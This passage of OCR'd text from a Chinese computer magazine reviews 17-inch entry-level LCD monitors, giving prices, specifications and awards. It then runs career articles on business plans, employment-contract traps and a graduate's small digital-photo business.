而在有效可视角度测试中，现代Q17N取得了比较理想的效果，在上方的有效可视角度也接近了标识的角度。在像素精细度、非标准分辨率等项目上，现代Q17N的表现也很不错，特别是在像素排列上，现代Q17N的显示效果

是本次测试中最好的产品之一。

Q17N的用户界面非常简单，但比较容易上手，使用起来非常简单方便。它的OSD操控也提供了摩尔纹调整功能，但从实际测试来看，并不需要这一功能，因为Q17N的自动设置已经有很好的消摩尔纹效果。

Q17N整体给我们的印象就是没有什么大的缺陷，只是在坏点测试中，发现样品机存在一个不明显的绿色坏点。

Q17N的最大优势是它使用的是16ms的面板，所以在响应时间项目上的表现十分优秀。当然这也使得它的成本略高。

分出色，特别是有效可视角度很大，与标称可视角度基本一致。而它的非标准分辨率显示能力和消摩尔纹效果方面也都有满意的答卷。

L1720B在设计上最出众的地方是它的用户界面，L1720B的用户界面有良好的人机工学设计，在亮度和对比度方面提供了多种不同工作环境和工作模式的一键设置选择。

在坏点方面，L1720B样机没有发现坏点，而它的响应时间测试也凭借16ms的面板有良好的表现。

LG LCD-L1720B



价格

4288元

电话

010-64390099

参数

亮度	260cd/m2
对比度	450:1
可视角度	水平160度 垂直140度
响应时间	16ms
最大功耗	30W

整体评价

LG L1720B显示器在外观设计上是此次测试中最为优秀的，而在实际显示性能方面也可以接受，但总体来说，其显示性能不能算是LG显示器中最出色的，但考虑到出色的外观设计(毕竟外观对于LCD也是一个重要的因素)和此次测试中最为优秀的人机工学设计，依然可以算是物有所值的产品。

NESO LD700V



价格

3799元

电话

0769-3603625

参数

亮度	250cd/m2
对比度	500:1
可视角度	水平150度 垂直125度
最大功耗	40W
带有一对显示器音箱	

整体评价

NESO LD700V的外观设计很有特点，虽然对于追求实用性的用户来说有些因文害意，但外观效果是很不错的。但它的亮度、对比度设计似乎存在一些问题，感觉上不算很均衡，特别是在灰阶测试中出现偏色确实比较意外。但它的亮度均匀性很好，电路设计比较优秀，用于文字处理应该是很不错的。

这是LG最新推出的17″显示器，不过严格的说这款产品并不能算是入门级的17″LCD,因为无论是价格还是设计，它都应该更偏于中档的产品了，但由于它显然是针对家庭设计的，所以我们还是将其加入评测。

L1720B的外观设计非常夺目，黑色窄边框加上银色的外框，呈圆弧状的后盖、电源与信号线的内藏式设计、再加上圆形电镀的底座、突出且带蓝光环的电源开关，使得1720B成为此次评测中外观最为诱人的产品，聘请欧洲著名造型设计师设计的外观果然不同一般！

但是，好看的不一定实用，L1720B的圆形底座就可以算是本次评测中最不实用的底座设计，不仅功能有限，而且细细的支撑架令显示器总是晃晃悠悠，虽然明知道不可能，但还是令人担心屏幕会不会从上面掉下来。

从L1720B的测试来看，它显然是一款主要以外观为卖点的产品，在显示效果方面，L1720B只能算是一般。它的灰阶测试刚刚达到勉强通过的水平，而在色饱和度方面性能不错。但亮度不是很均匀，在屏幕中下方存在较亮的区域。

在像素精细度和有效可视角度方面，L1720B的表现十

NESO LD700V所采用的外形设计是NESO LD系列显示器的“画框”式设计，对于这种设计，我们持不置可否的态度，从好的一方面说，这种设计造型很独特、很吸引人，而且使得显示器视觉效果看上去很大。但从另一方面说，这种设计极大地减小了显示器的方位可调性，不仅高度和朝向不可调节，连倾角也只能固定在有限的几个角度上，并且占地面积比传统支架大了一个级别。所以从实用角度看，不是太可取。

LD700V显示器的亮度和均匀度表现不错，但色饱和度和对比度实际效果不是很理想，颜色发灰发虚，并且在灰阶测试中出现了偏色的问题。对于一款较高档的显示器来说，这就有点问题了。

而在像素精细度和有效可视角度方面，LD700V的表现很出众，特别是可视角度的实测效果甚至超过了标陈水平，在非标准分辨率下和摩尔纹测试中，NESO LD700V的表现也都令人满意，从中可以看出LD700V的电路设计是不错的。

LD700V样机没有发现坏点，而它的用户界面也比较容易上手，只是功能键较少。

七喜大水牛 HL1702A



价 格	
3599 元	
电 话	
020-82250767	
参 数	
亮度	260cd/m2
对比度	430:1
可视角度	水平160度 垂直160度
响应时间	20ms
带有一对内置音箱	

整体评价

应该说，大水牛HL1702A的很多测试表现还都是很优秀的，特别是在有效可视角度上超过了此次测试的任何一款其他机型。但是在液晶显示器最主要的亮度均匀性和色纯度表现上，大水牛HL1702A样机的表现过于奇怪，我们经过多次调整，它仍然相对其他样机存在明显的色偏，除非使用纯手动设定色温。考虑到此款机型在其他一些媒体的评测中获得了较高的评价，所以我们怀疑这是送测样机的问题，对这款机型的评价我们持保留态度。

大水牛HL1702A的外观设计不错，黑灰色的窄边框配合银灰色的下面板，显得十分干净利落。虽然没有采用隐藏式按键，但是按键很小不影响外观的一体化。

不过大水牛HL1702A的图像表现令我们颇为意外，在灰阶测试中，HL1702A的亮度和对比度表现很好，但色饱和度不理想，颜色发灰发暗，而且存在偏色的现象。就我们手中的样机来说，它的6500K色温竟然和其他样机的9300K色温表现接近。这是此次测试中独一无二的现象，不知是否是我们拿到的样机的问题。

同时，HL1702A的亮度均匀性测试也不理想，在四个边框处亮度明显增大，即便在正常Windows桌面下也是很明显的。

在其他方面，HL1702A的测试表现还都是比较好的，在测试中，没有发现坏点和图形拖尾的现象，而在摩尔纹测试中，HL1702A的表现也很稳定。在有效可视角度测试中，大水牛HL1702A的表现是此次测试中最好的，即便在接近180度的角度看去，也没有出现任何偏色偏光的现象。

AOC A370

价 格	
3600 元	
电 话	
010-82896688	
参 数	
亮度	260cd/m2
对比度	450:1
可视角度	水平160度 垂直160度
响应时间	16ms



整体评价

整体评价：AOC A370是一款朴实无华的显示器，它的显示效果超出了很多价位接近的名牌产品，可以说，这是此次测试中最为超值的产品之一。如果AOC能够在外观和人机工学设计方面更加下一番苦工，相信它给人的印象还要好得多，但它的响应时间感觉有点"虚"。

AOC A370是AOC采用新的外观设计风格后的一款产品，去年年中访问AOC高层的时候，对方就曾表示AOC将会采用新的产品外观设计，以改变在用户心目中的"土气"的印象。从A370显示器来看，的确是在这一方面下了努力的。

A370显示器采用了目前流行的窄边框设计、超薄型的机身，银黑色搭配的色调，与传统AOC显示器略现呆板的外观相比，有非常明显的进步。不过相对于目前最新的国际潮流来说，在隐藏型按键等新设计上还没有跟上。

但尽管外观尚没有作到最好，AOC A370的显示性能却不含糊，它的表现很有些类似现代Q17N，在灰阶测试中取得了评测中最好的成绩之一，而在亮度均匀性和色彩均匀性上，几乎无可挑剔，在色饱和度上也有出色的效果。

相对来说，A370主要的遗憾是它的最大亮度不是很高，即便调到最高，在参测的产品中也算是较暗的。

A370在另外的测试项目中，基本上都没有缺憾，在摩尔纹和有效可视角度上，甚至取得了超过很多更昂贵的产品的成绩。但A370的用户界面设计用心不多，OSD界面操控相对比较难一些。同时，A370的响应时间给人感觉上不太像16ms的应有表现，响应时间测试结果不是很理想。

CMV CT-722D



价 格	
3688 元	
电 话	
010-82036868	
参 数	
亮度	400cd/m2
对比度	450:1
可视角度	水平160度 垂直140度
响应时间	16ms
功耗	45W
带有一对显示器音箱	

整体评价

CT-722D作为一款数字显示器，在显示稳定性上拥有无可争议的优势，外观设计也在众多产品中能够吸引人的目光，但除此之外就亮点有限了。当然，如果和本次测试的产品相比，CT-722D其实不差，但作为一款设计偏高档的显示器，在显示效果上应该有更好的表现才是。

严格说，CMV CT-722D在设计上已经该算是较高档的17″显示器了，因为它除了支持普通的模拟接口外，还支持数字DVI接口，是一台数字显示器。

CMV CT-722D的造型设计似乎吸收了BENQ FP791的设计精髓，并没有使用窄边框，而是使用了黑银双色的双层宽边框设计。这种设计是我们极为赞赏的，它既在视觉上拥有着和窄边框同样的效果，又增大了边框的强度和视觉上的面板尺寸，是非常值得学习的设计风格。

CT-722D的整体设计风格都是直线硬朗的，不过相对保守，依然采用了传统的大型控制按钮。

CT-722D的亮度指标似乎有点"虚"，从实际表现来

看，并没有很明显比300cd/m2的显示器来得高。而从灰阶测试来看，CT-722D的对比度也不算很理想，只有在最高亮度、最高对比度下才能勉强分出最暗的几个灰阶。但是CT-722D的色彩很纯正，色饱和度也很优秀。不过它的亮度均匀性不好，在四个边框处要明显亮一些。

在像素精细度方面，CT-722D显示器的显示效果非常好，像素定位准确清晰，即便在高对比的情况下也能有满意的效果，但它的有效可视角度在垂直方向上不算很出色。

CT-722D的摩尔纹测试是此次评测中最好的，不过这也是理所当然的，因为它使用的是DVI接口，本身就不存在信号干扰的问题。

CT-722D的用户界面是它设计中最大的弊病，菜单结构不符合人们的使用习惯，操控设计也比较难以操作。这是最需要改动的。

优派 VE700



价格

3790元

电话

800-820-3870

参数

亮度	280cd/m2
对比度	450:1
可视角度	水平140度 垂直140度
响应时间	16ms

整体评价

VE700是优派普及型显示器的代表性产品，集中反映了优派不求单项指标突出，但求整体性能均衡的设计思想。没有明显的优点，也没有突出的缺点。正因如此可以适应各种不同的需求。不过VE700的造型设计过于"懒惰"，原封照搬了前几代产品的外壳模具。

VE700的外观非常传统，实际上，如果不是面板的参数变了，它和优派上一代的VA700很难分别出来。

优派液晶显示器一贯给我们的印象就是单项性能不算很突出，但综合性能非常平均。

VE700的标陈亮度是280cd/m2，但实际使用感觉并不是很亮(VA700也有这样的问题)，但VE700的亮度均匀性尚可，只是在两侧边缘有隐隐的发亮，对比度也不错，在灰阶测试中有良好的表现。

VE700的色饱和度很优秀，颜色鲜艳明亮，不过内部设置颜色略有偏红。

在以往的测试中，优派显示器在摩尔纹测试中的表现一向不错，VA700在这方面也有上佳的成绩。

在有效可视角度方面，VE700表现不算太好，角度较大时就会出现明显的偏色。而在坏点、响应时间、像素精细度测试方面，VE700没有出现问题。

VE700的操控菜单继承了优派的传统风格，对于使用过优派显示器的人不用适应就可以上手，没有使用过的人也很容易就可学会。

纯净界 EZ17C2



价格

3699元

电话

010-82676888

参数

亮度	250cd/m2
对比度	400:1
可视角度	水平140度 垂直120度
响应时间	16ms
带有一对显示器音箱	

整体评价

EZ17C2从整体看，没有什么大问题，显示效果对于一款入门级的显示器是较好的，只是外形设计以目前的潮流看不敢恭维。而OSD菜单的设计简直有点弄巧成拙，老老实实用"久经考验"的传统"文字+图形"方式要比这样不伦不类的设计好得多。

纯净界EZ17C2是2003年下半年推出的产品，外观和此前的EZ17C几乎是一样的，其实二者的主要区别就在于面板不同。以现在的潮流来看，EZ17C2的外观有些保守，较厚的边框和大尺寸的底座看上去不太利落。但整体搭配还算协调。EZ17C2在设计上一个有趣的地方在于它的音箱被放在了底座的支架上而不是面板上。

EZ17C2的亮度表现比指标上的要好，但对比度不是很理想，灰阶测试中较暗的几级是看不出来的。但EZ17C2的亮度均匀性很不错，在使用中视觉主观感觉很舒服。

EZ17C2的色饱和度和色彩均匀性都比较优秀，色彩表现明亮鲜艳。

EZ17C2在坏点测试中和响应时间测试中都有良好的表现，在摩尔纹测试中也不存在问题。

但是EZ17C2的有效可视角度并不理想，在角度偏离时，偏色极为严重。

EZ17C2在设计上最大的问题是它的OSD菜单设计，这可以算是"聪明反被聪明误"的典型，EZ17C2使用了全程无文字的纯图形菜单，但是图形菜单本身很粗糙——就算是很精细，也不能保证每个人都看得懂菜单上的图形是什么意思。更何况部分图形还没有使用约定俗成的标准图案而是搞了一个自己的图形，连熟悉显示器的测试人员也摸索了一阵才一一弄清，看来普通用户离了说明书是很难用好这个菜单的。

17″普及型液晶评测总结

测试了这么多最新一代的17″普及型液晶显示器，我们也从中总结出来一些现象，这里面有的是属于17″LCD的，有的则是属于最新的显示器设计技术的。

一、设计的同质化现象减弱

近年来液晶显示器设计上一个通病就是同质化现象很强，也就是说不同型号品牌的两款产品小到几个功能，大到机身外观都非常相似的现象，这是显示器市场复杂的OEM/ODM关系导致的结果。但从17″显示器的评测来看，这些产品的同质化现象比15″显示器要弱很多，当然可能和这次评测的样机大都来自有较强研发能力的大厂也有一定关系。

二、外观设计上窄边框、隐藏式按键、一体化面板渐成趋势

从测试样品就可以看出来，凡是不这样设计的产品，大都设计的比较早.特别是一线大厂的产品大都采用了这样的设计风格。

三、抗干扰、消除摩尔纹的能力增强

摩尔纹问题曾经是我们去年在测试主流15″LCD时经常面对的问题，但是这一次测试17″LCD,我们发现这个问题几乎不存在了。看来由于17″显示器对于控制电路的稳定性要求增强，显示器厂商大都给予了这个问题更加大的重视。

四、坏点问题不严重

从测试的情况来看，样机中存在坏点的问题极为罕见，但是我们在选购时还是不能掉以轻心。五代线目前的成品率就决定了没有人能承诺在17″LCD上完全不存在坏点，有与没有都是巧合。所以我们测试的样品上没有坏点，不能保证你一定买不到带坏点的产品，反过来亦然。

五、有效可视角度问题值得重视

从测试中，我们发现有效可视角度问题非常需要重视，由于没有业内统一的标准，对于可视角度，不同厂商所采取的标准很可能并不一致。从测试来看，可视角度标识相同的产品，其有效可视角度很可能有很大的差异。

【评测获奖产品】

最佳显示效果奖:

现代 ImageQuest Q17N



论单一效果，现代Q17N没有哪一项是本次评测中最好的，但它强就强在每项性能都排在前几名。有点类似著名的环法自行车赛中的现象——获得总冠军的，往往并不是常穿黄色领骑衫的人，而是那个每天都紧贴在领骑者身后的人。均衡！比什么都重要。

最佳性价比奖:

飞利浦 170C4

飞利浦170C4并不是此次评测中价格最低的产品，但性价比和低价格并不是一个概念。与现代Q17N一样，飞利浦170C4在评测中的表现也很均衡，没有出现任何一项的明显缺陷(坏点问题属个体问题，选购时注意就可避免)，而作为此次评测中唯一一款通过TCO03的产品，以及超低功耗的设计(这就包含了全寿命期费用的概念了)，我们认为虽然其价格并非最低，但性价比依然是很高的。



最佳入门产品奖:

BENQ FP737



对BENQ FP737作一个概括，就是——“中庸”。

中庸不是一件坏事，它本身就被树为中国人的传统美德之一。放到一个产品上说，中庸固然表示没有多少特别的特色，更多的还是表示它可以适应于任何使用场合。

时尚但不前卫的外观、刚刚够用但不突出的显示效果、易于上手而又功能强大的调节能力、不高的采购价格，这都使得FP737不像很多效果更好的机器那样只适于文字处理或只适用于家庭。无论是放在卧室还是办公室，无论是用来看电影还是上网，FP737都会看起来十分谐调。而适于任何LCD入门采购，这就是它的价值。

最佳办公产品奖:

三星 SyncMaster 173S



虽然LCD在娱乐性能方面比较前几代产品已经有了非常大的进步，但不说大家也明白，它在娱乐性上依然不能和哪怕最普通的CRT显示器相比。所以，真正最需要LCD的还是以办公需求为主的用户。三星SyncMaster 173S继承了三星在办公用LCD上的设计风格，特别是它的支架设计可以说完美的符合了办公用机的一切要求，使之成为此次评测中最为适合办公应用的一款产品。 CF [SC14]

通往成功之路的“护照”

——手把手教你拟定高水平的创业计划书


■ 刘秀玲

1999年掀起的大学生创业热潮至今我们还记忆犹新，当时有无数的青年学生凭着知识和激情，纷纷融入到创业大潮中去，随着互联网冬天的来临，那时的学生公司现在大多已经销声匿迹了。

面对2003年的就业压力，还有不少的大学生想凭借自己美好的梦想、火热的激情、新颖的点子去开辟属于自己的一片天空，笔者就是其中之一。

一、手把手教你拟定创业计划书

由于自己涉世不深，对于创业的前景非常渺茫，为此，我特地请教了母校经济系的李教授，他从事经济教学工作已经多年，并且对学生创业很有研究。见到李教授后，我从他的话语中听出，他对大学生创业高度欣赏，并亲自执导我拟定创业计划书。下面我就借花献佛，把刚从李教授那里学到的这点东东教给大家，特别是那些刚毕业和即将毕业的莘莘学子，或是参加工作时间不长的朋友，希望对你们将来的创业有所帮助(见图1)。


创业计划书

摘要……1
我们的服务……1
市场分析及未来发展方向……2
营销策略……2
市场与销售分析……3
竞争对手分析……3

图1

Step 1：拟定创业计划书的计划摘要。

在这里，主要介绍你的个人资料以及合伙人资料、你所从事的业务或产品范围、市场概貌、营销策略计划、公司组织形式、管理结构、财务规划、资金需求状况等。这些资料几乎就是创业计划书精华内容的摘要，必须要实事求是，并要客观地反映你所从事的项目概况。

由于计划摘要涵盖了计划的内容要点，也是吸引合伙人或投资人的关键所在，你一定要经过深思熟虑再去下笔，并且文风要简明、生动，有自己的特色，不能从网上下载，或生搬硬套一些创业计划模板。如果不听我的劝告，将来你的创业计划书定会影响到创业的全盘计划。

Step 2：介绍自己的产品及服务内容，并将自己的产品和服务恰如其分地推销给阅读者。

在产品服务介绍部分，必须包含以下内容：

①你的产品服务存在的必要性是什么，也就是客户从你的产品服务中能得到什么好处。

②你的产品服务与竞争对手的产品服务有哪些区别，具有哪些优势，用什么吸引客户来购买你的产品。

③你的产品具有哪些创新性，是否已经申请许可证、专利权，对于自己的产品权利，采取了哪些保护措施。

④在创业的过程中，你准备采用什么方式来提高和改进自己的服务质量和技术，从而使你的产品在同类中处于领先地位。

产品服务介绍必须要从实际出发，并结合自己创业项目的具体情况，充分发掘你的创业项目提供的产品服务的特色以及潜在的优势，让阅读者从多种角度去认识你的产品，使他们意识到你的产品服务具有的优越性和独特的市场价值，从而得到更多的舆论支持和资金帮助。

这一切，必须要建立在实事求是的基础上，绝对不能浮夸，更不可以虚造数据去蒙骗他人。不过，如果是为了增强说服力，可以采取恰当的方法，比如在计划书中插入相关产品服务的图片、行业产品目录、一些相关网页链接等，这些在Microsoft Word、WPS Office 等软件中都可以轻松地实现，能够达到意想不到的效果，但这些内容必须恰如其分，不要喧宾夺主。

Step 3：做出完整的市场分析及市场预测。

首先需要列出完整的市场分析，对于自己要达到的目标必须进行深入的分析和了解。市场分析主要解决以下几个问题：

①你的创业项目现在所拥有的潜在用户。

②将来的发展规模。

③所能占据的市场份额。

④存在的潜在市场。

市场分析，要建立在调查研究基础上，基础资料可以通过实地调查、网络、研究资料等多种途径获得，不过一定要保证其客观性、准确性，这样才能保证市场分析的可信度。

市场预测，也是创业计划书中不可缺少的内容，有几点内容也是需要详细阐述的，比如：

①你的产品及服务在现阶段的需求程度。

②在未来一段时间内你的产品的发展趋势。

③自己的项目会引起竞争者哪些反应。

④竞争者的反应对自己产生哪些影响。

经过自己的切身实践后，我想对大家说的是，当我们面对变幻不定、难以捉摸的市场时，应该在严密、科学的市场调查基础上去采集基础数据，并尽量扩大收集信息的范围，采用科学的预测手段和方法。

Step 4 ：确定营销策略。

营销策略也是大多数第一次创业者遇到的普遍性问题。由于自己的产品和服务知名度低，很难进入到其他企业已经稳定的销售渠道中去，就要采取一些营销措施，比如：选择新的代理商、降低服务产品价格、提高服务水平、进行广告宣传等，这些都是实现营销目标所拟定的实施方案。

这里，我向大家推荐两种营销策略:

①4P's组合。这是传统市场营销理论，把产品、价格、渠道和宣传，作为营销策略的关键性内容。存在的不足之处就是没有把顾客的需求放到与企业的利润同等重要的位置上。

②4C's理论。这是20世纪90年代提出的，即顾客、成本、便利、沟通组合理论，它的好处就是将消费者置于核心位置。

我在制定营销策略时，参照了4C's营销策略。因为它是为客户购买商品提供方便而制定的销售渠道策略，非常符合市场营销策略的发展趋势，绝对不是从自己能获得多少收益的角度出发的。

Step 5 ：市场与销售分析。

销售分析的作用是衡量并评价实际销售情况与计划销售目标之间的差距(见图2)。其必须以真实的基础数据为基础，经过科学的测算和计算，绝对不能凭空捏造。

在计算时,涉及的数据比较多,我告诉大家一个省时、省事又准确的小窍门,采用Microsoft Excel或金山电子表格等软件来完成数据的统计汇总工作,因为这些软件中的很多统计汇总函数,可以帮助我精确地计算数据。在我的创业计划书中,还提供了财务报表，就是利用很多电子表格工具提供的报表模板来完成的，比如Microsoft Excel的商品流通企业财务报表模板（见图3）。



第一年销售预测:

每月公司订购量为20台	20*12=240
每个销售人员每年合计销售量	10*12=120台
3个销售人员总计销售台数（100*3）	360台

经营所需资金:

2个工作人员（每人每月1，000元基本薪金）	2,000
公司日常所需资金	30,000
发展代理商所用费用	1,500
合伙人薪金（2人，每人3，000）	6,000
资金需求合计:	39,500

第一年收入:

第一年公司预计销售收入	280,000
销售营业费用	110,000
薪金及其他费用支出	120,000
净利润	50,000

图2



图3

Step 6 ：竞争对手分析。

我在写这部分时，认真分析了我的竞争对手的情况，主要从四个方面来写：

①我的竞争对手是如何进行市场运作的。

②自己的产品服务与其相比存在的异同点有哪些。

③与其相比我的优劣势在哪里。

④竞争对手的薄弱环节在哪里。

李教授告诉我，只有将这些研究透彻了，在以后的残酷竞争中，能及时调整自己的创业思路，才有可能处于行业的领先地位，才能不被残酷的市场所抛弃，才能避免一败涂地的惨剧发生。

二、拟定创业计划书的益处

从很多学生创业案例来看，造成创业失败的原因有技术陈旧、缺乏资金、对市场开拓缺乏经验及相关知识、社会经验不足等诸多原因。

如果在创业之前，有一份详尽的创业计划书，将自己所从事的项目具有的技术条件和市场前景、产品或服务营销策略、销售预测分析及自身所拥有的各种资源、经济状况等清晰列举，然后对各种可能遇到的情况仔细推敲，这样就能对创业项目有更清晰的认识，并做到有备而战，同时也为自己的创业奠定了坚实的基础。另外可以让朋友和专业人士，根据创业计划书提出参考意见，对创业计划中存在的不足之处提前予以更正，这样就可以在创业过程中少走一些弯路。

实际上，一份高质量的创业计划书其最大的作用，是在于推销自己以及所从事的创业项目，表明创业者对自己所从事的项目能整体把握，进行了细致而周到的准备，具有成熟、理智的创业理念，而这些正是吸引合伙人入股、获得创业资金的重要法宝。

三、应注意的问题及可借鉴的经验

一份专业的创业计划书，不仅是对自己创业项目的简单介绍，也是自己关于创业项目经营理念、经营思路的完

美体现，能引人入胜，将自己的创业思想推销给别人。要达到以上目标，有几个方面应该认真对待：

①客观地说明自己的资金情况以及提出切实有效的解决措施。

因为资金匮乏是很多初次创业者所面临的最大问题之一，自有资金不足，会导致创业者在创业初期利息负担过重，心理压力难以承受。因此作为初次创业者，必须面对现实，要以自己现有的资金以及可能得到的资助为起点，切忌过度举债经营，不能贪“大”，踏踏实实地从“小”做起。

②计划书语言要通俗易懂、具有鲜明的个性特色。

对于技术术语和专业词语，应该通过通俗易懂、活泼的语言形式来表达，让阅读者容易理解、接受，不要使用艰涩、孤僻的词语。语言表述必须准确、符合一般语言习惯，切忌使用含糊不清或无确实根据的论述、计算表，防止出现异议。

③利用多种形式，来展现你的创业计划书。

创业计划书一般都是通过一些Word、WPS等软件来完成的，还可以采用一些其他的文件类型，比如在Word中，将计划书保存为“Web页”的形式，就可以方便地在网络上浏览，或者通过PowerPoint、金山演示等幻灯片编辑工具，将创业计划书作成幻灯片，也可以让计划书有声有色，更加活灵活现地表达自己的创业思想(见图4)。CF [CY01]



图4



大学生应聘求职谨防五种合同陷阱



■ 彬彬

与用人单位签订合同意味着求职已成功了一半。但在签合同时一定要小心谨慎，否则合同就会变成对自己极具杀伤力的武器。

在签订劳动合同前，应该仔细阅读关于相关岗位的工作说明书、岗位责任制、劳动纪律、工资支付规定、绩效考核制度、劳动合同管理细则和有关规章制度，不论这些文件是否被单位作为劳动合同的附件。因为，这些文件中会涉及你们多方面的权益。这些文件作为劳动合同附件时，与劳动合同具有同样的法律约束力。

另外需要注意的是，当劳动合同涉及数字时，应当书写大写汉字。劳动合同至少一式两份，双方各执一份，要妥善保管。如果单位事先起草了劳动合同文本，要求签字时，一定要慎重，对文本仔细推敲，发现条款表述不清、概念模糊的，及时要求单位进行说明修订。

为稳妥起见，在签订劳动合同前，也可以向劳动事务咨询部门或有关法律事务所进行咨询，以利于提高劳动合同的保险系数。

下面是常见的五种“合同陷阱”，提供给大家，以供参考：

陷阱一——口头合同

一些用人单位与求职者就责任、权利、利益达成口头约定，并不签订书面正式文本。一些求职心切、涉世未深的大学毕业生极易相信用人单位种种“许诺”。其实，这种口头“合同”是最靠不住的，一有“风吹草动”，这些口头许诺就会化为泡影。

陷阱二——格式合同

用人单位按照国家有关法律规定和劳动部门制定的合同示范文本事先打印好的聘用合同。从表面上看，这种合同似乎无可挑剔，可是具体条款却表述含糊，甚至有多种解释，一旦发生劳务纠纷，用人方总会按照“合同”为自己辩护，最终吃亏的还是应聘者。

陷阱三——单方合同

一些用人单位利用应聘者求职心切的心理，只约定应聘方有哪些义务，违反约定要承担怎样的责任，毁约要交纳违约金等，而合同上关于应聘者的权利几乎一字不提。如果签订这样的合同，无疑是将自己送上“案板”，任用人单位来“宰割”。

陷阱四——生死合同

一些危险行业用人单位为逃避应该承担的责任，常常在签订合同时，要求应聘者接受合同中的“生死协议”，如果一旦发生意外，企业不承担任何责任。如果签订这种合同，真的发生意外后，恐怕交涉起来会有更多的麻烦。

陷阱五——“两张皮”合同

有些用人单位慑于有关部门的监督检查，往往与应聘者签订两份合同，一份合同用来应付劳动部门的检查，另一份合同才是双方真正履行的合同，而这份合同，是不能暴露在阳光之下的。遇到这种情况，应聘者一定要当心，认真对比两份合同的异同，防止陷入只有利于用人单位而侵犯自己合法权益的不平等合同陷阱。

合同是维护双方合法权益的武器。一旦掉进合同陷阱，你们的合法权益便得不到有效保障。因此，在签订合同时，一定要睁大眼睛，看清楚再签。CF [CY02]

百分之三百的收获

■ 邵志武

我的中学同学，1995年高考落榜后，独自一人到深圳去打工，因为厂子不景气，1999年年底从深圳返乡，不想再外出打工了，准备在家乡干一点事情。当时我刚刚大学毕业，也希望能在工作之余干点什么，同时也想给他提供"路子"。由于自己是学电脑专业的，所以总是从我熟悉的方面考虑。那时我很冒失地对他说搞电脑，自己当老板。没有想到，他把这事还当真了。

同学说，他在深圳时曾看到快速照相，照出来的照片能变换发型和服饰，生意干得也十分红火。现在当地还没有干这个的，说不准真是个很好的"路子"呢。于是我便上网查相关信息并在论坛上发布关于此事的求助帖，还深入本地市场调查研究。终于得出结论——"可行"！

但是又有了一个更艰巨的问题！同学还是"脑盲"，这可怎么办呢？

远行苦学

当时我利用业余时间教同学电脑基础知识，从计算机是如何被发明的讲到当时操作系统的主流——Windows 98的基本操作；从最简单的指法练习学到专业级的五笔字型的快速录入；从画图的简单应用练到Photoshop的综合处理等。经过三个多月的苦学，他由一个当初软盘都不知为何物的"脑盲"逐渐变成一个计算机应用高手，但我们也意识到，要创业，仅在这儿学习是不行的，必须到专业化较强的培训机构去学习。所以他再次带着行囊登上开往深圳的列车……

两个月后，同学从深圳带回一套设备和许多书籍及光盘。"一万多块呢！我四年的积蓄全砸上了"，他笑呵呵地对我说。其实设备很简单，不过是一台家用电脑、不间断电源、扫描仪、彩色喷墨打印机。

经过筹划之后，在一阵霹霹啪啪的鞭炮声中我们的生意开张了。一间仅有十几平方米的门面房，虽然不大，还得商住两用。

艰苦创业

一周过去了、两周过去了……一个月过去了，竟然没接到一份生意，我们着急了，同学比我更着急，因为他没有其他的收入，所以整天无精打采，对此工作开始怀疑了、动摇了。

看着他愁眉苦脸的样子，得想个办法。于是我拜托一位同事假扮客户到店里"翻新旧照片"，他接到生意后，十分高兴，专心致志地投入到工作中，连夜来创作，第二天就创作出十分出色的作品，同事看后很满意，不过也"鸡蛋里挑骨头"给他挑了几点小毛病。"顾客就是上帝"，朋友对这句至理名言理解的很深，他听完我同事的建议，继续加工、美化，直到同事完全赞许了，他才交付第一个作品。"收您半价，200元，希望能帮我宣传"。同事用我半月的工资付给了他。

说来也怪，自从有了这份假生意后，生意就开始红火起来了。

之后，他对这份工作充满了信心，整天哼着小曲过日子。

拓展业务

他的成功，不仅仅因为抓住了好机遇，更主要的是有敏锐的直觉，"该出手时就出手"。

2001年2月，当地兴起"生日与婚宴录像转VCD制作"的业务，同学增添了少许设备，扩展了此项业务。投入不多，收入可不少哟！

半年后，又增添了相片VCD制作，并添加了一个数码照相机。这项业务主要是针对中学生而设定的。因为他们爱听流行歌曲，可以把自己的照片融入到喜欢的歌词里，作出个人MTV专辑。针对中学生的另一个业务是制作"护身符"，可以把自己的照片制作成胸卡、挂卡、卡通式钥匙链等，尽显时尚潮流。因为"护身符"里的照片不是某歌星而是自己的"玉照"，所以很受学生欢迎。该业务利润很高，十分畅销。

之后还增加了"婚纱艺术照设计"等新业务。

从开始创业到2003年6月份，经过近三年的拼搏，他的门面已由一间简陋的房子换成了一间属于自己的30多平方米的专用商业门面房。业务也由原来的单一旧相片翻新，发展到现在的简单照片处理、相片VCD制作、婚纱艺术照设计、生日与婚宴录像转VCD制作等多种业务。以前门面上"旧相片翻新"的招牌也被"红飞数码工作室"所取代。

招生授课

2003年10月份，经过一番深思之后，同学决定利用业余时间开办一个"数码影像设计培训班"。为了方便教学，他投入了17000多元添置了一台投影机。招收的学员以本市人为主，还有其他邻近县城的人。是租用"电脑培训班"的教室和电脑，既方便了教学，又解决了学员没电脑练习的问题。

教学方法以面对面的讲解、手把手传授及实际操作为主，由于在机房授课，学员有充分的时间上机操作，并能及时获得辅导。

教学内容有传统摄影数码化，拍摄数码证件照、艺术照、婚纱照、创意人像摄影、数码影像设备的使用、计算机处理、刻录光盘、计算机影像处理和打印机输出，图像软件的使用及专业的婚纱影像系统软件的应用等。培训期为三个月，教材费、培训费共计每人2400元，现在第一批学员已经毕业，他们带着学来的技术踏上了当年我的同学走过的创业路，希望他们通过自己的努力最终也能获得成功。

诠释收获

每次听同学谈及他的经历时，他的脸上都带着成功的笑容，我也会陷入深深的沉思。当年一句不经意的话竟改变了他的生活！不过，如果没有我的那句话，他也不会去学习电脑，现在也许还是一个"脑盲"；他也不会有自己的事业，现在也许还在为了生计而四处奔波；他也不会有已经毕业的第一批学员，当然更谈不上初为人师的喜悦。[CY03]



一个毕业生的自白

■ 风清

记得上大学前填报志愿时，不知道自己喜欢学什么。于是随便找了几本关于专业介绍的书看了看，觉得金融和房地产开发这两个专业应该不错，可能也适合我，就打算报这两个专业中的一个。那几年，计算机，通信电子等专业是非常火爆的，几乎每位家长都认为如果孩子学了这些热门专业将来一定不愁找工作，我的家庭当然也不例外。

父母"慎重"考虑后，坚决让我学计算机专业，没办法就听从了他们的安排。当年，因为计算机这个专业非常热门，所以很多学校都开设了这个专业，由于我的成绩不是很好，只上了一个主打专业是非计算机的学校。

